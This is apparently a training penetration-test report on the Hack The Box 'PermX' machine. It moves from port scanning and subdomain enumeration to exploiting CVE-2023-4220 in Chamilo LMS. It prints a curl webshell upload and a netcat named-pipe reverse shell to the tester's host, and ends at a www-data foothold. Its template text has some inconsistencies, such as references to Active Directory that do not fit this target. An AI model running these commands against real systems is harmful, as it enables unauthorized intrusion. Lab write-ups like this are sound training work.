Wrangler|Sec

Security Centralized

Penetration Test

PermX

Report of Findings

Assessor Name: Raymond Fochler

Hack The Box

July 7, 2024

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Wrangler|Sec. Wrangler|Sec considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Wrangler|Sec. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Wrangler|Sec.

The contents of this document do not constitute legal advice. Wrangler|Sec's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

HTB Contacts		
Contact	**Title**	**Contact Email**
HTB	HTB	HTB

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Raymond Fochler	Penetration Tester	rrgunsite@gmail.com

3 Executive Summary

Hack The Box ("HTB" herein) contracted Raymond Fochler to perform a Network Penetration Test of HTB's externally facing network to identify security weaknesses, determine the impact to HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Raymond Fochler performed testing under a "Black Box" approach from July 6, 2024, to July 6, 2024 without credentials or any advance knowledge of HTB's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Raymond Fochler's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Raymond Fochler sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Raymond Fochler were able to gain a foothold in the internal network, HTB as a result of external network testing, HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address.

In Scope Assets

Host/URL/IP Address	Description
10.129.71.164	permx.htb

3.3 Assessment Overview and Recommendations

During the penetration test against HTB, Raymond Fochler identified 1 findings that threaten the confidentiality, integrity, and availability of HTB's information systems. The findings were categorized by severity level, with CVSS 3.1 0 of the findings being assigned a critical-risk rating, high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

Executive Summary: Unrestricted File Upload

This executive summary provides an overview of the concept and risks associated with unrestricted file upload functionality in web applications.

Introduction Unrestricted file upload refers to a feature in web applications that allows users to upload files without proper validation and security controls. While this feature is essential for many applications, it introduces significant security risks if not implemented correctly.

Purpose The purpose of this summary is to outline the potential vulnerabilities and consequences of unrestricted file upload functionality, as well as recommendations for mitigating these risks.

Key Risks

Malicious File Execution: Attackers can upload files containing malicious scripts or executable code, which can be executed on the server.

Server-Side Request Forgery (SSRF): By uploading files with URLs as names, attackers can exploit SSRF vulnerabilities to access internal resources.

Denial of Service (DoS): Large or malformed file uploads can consume server resources, leading to service interruptions.

Impact

Data Breach: Upload of sensitive information or files can lead to unauthorized access.

System Compromise: Successful attacks can result in full server compromise, affecting data integrity and availability.

Mitigation Strategies

File Type Validation: Implement strict validation to ensure only allowed file types are uploaded.

File Size Limitations: Restrict the size of uploaded files to prevent DoS attacks.

Secure Storage: Store uploaded files in a location isolated from executable files and ensure proper access controls.

Content Disposition: Set appropriate headers to control how browsers handle downloaded files.

Conclusion Unrestricted file upload functionality is a critical component of modern web applications but poses significant security risks if not managed properly. By implementing robust validation, size limitations, and secure storage practices, organizations can mitigate these risks and ensure the integrity and security of their systems and data.

Recommendation It is recommended that organizations conduct regular security assessments and audits of their file upload functionalities to identify and remediate vulnerabilities proactively.

This summary serves to highlight the importance of secure file upload practices and the necessity for ongoing vigilance in web application security.

HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that HTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Raymond Fochler began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Raymond Fochler uncovered a total of 1 findings that pose a material risk to HTB's information systems. Raymond Fochler also identified 0 informational finding that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.


#	Severity Level	Finding Name	Page
1	8.1 (High)	Unrestricted file upload	16

5 Internal Network Compromise Walkthrough

During the course of the assessment Raymond Fochler was able gain a foothold via the external network, move laterally, and compromise the web hosting machine. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.


5.1 Detailed Walkthrough

Raymond Fochlerperformed the following to fully compromise the permx.htb machine.


- Performed recon on host
- 

```
07/07/24 13:11:15:HTB/Permx > sudo rustscan -a 10.129.71.164 - -- -n -sV -oX -
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] Host "-" could not be resolved.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May c
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the
Open 10.129.71.164:22
Open 10.129.71.164:80
```


- Perform subdomain enumeration on host

- 

```
07/07/24 13:32:56:HTB/Permx > ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://permx.htb -H "HOST: FUZZ.permx.htb" -fc 302 -o permx.md -of md

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Output file      : permx.md
 :: File format      : md
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 204ms]
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 83ms]
```

- Visit lms subdomain
- 

- Research LMS exploits

- 

  Home » Advisories

  # (CVE-2023-4220) Chamilo LMS Unauthenticated Big Upload File Remote Code Execution


  November 28, 2023 · 4 min · Ngo Wei Lin (@Creastery)

  ▶ Table of Contents

  ## Summary


Product	Chamilo
Vendor	Chamilo
Severity	High - Adversaries may exploit software vulnerabilities to obtain unauthenticated remote code execution.

- Upload webshell via cURL

- 

```
07/07/24 14:19:32:HTB/Permx > curl -F 'bigUploadFile=@webshell.png.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.
```

- Achieve Remote Code Execution Via Webshell

- 


  lms.permx.htb/main/inc/lib/javascript/bigupload/files/webshell.png.php

  Fetch: host: 10.10.14.200 port: 80 path:


  CWD: /var/www/chamilo/main/inc/lib/javascript/bigupload/files **Upload:** Choose File No file chosen

  Cmd:

- Gain foothold as www-data

- 


```
07/07/24 14:49:16:HTB/Permx > rlwrap nc -lvnp 4444
listening on [any] 4444 ...
```

- 

Fetch: host: 10.10.14.200 port: 80 path:


CWD: /var/www/chamilo/main/inc/lib/javascript/bigupload/files **Upload:** Choose File No file chosen

Cmd: rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.200 4444 >/tmp/f

- 


```
07/07/24 14:49:16:HTB/Permx > rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.200] from (UNKNOWN) [10.129.71.164] 52428
/bin/sh: 0: can't access tty; job control turned off
$ ls
webshell.png.php
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

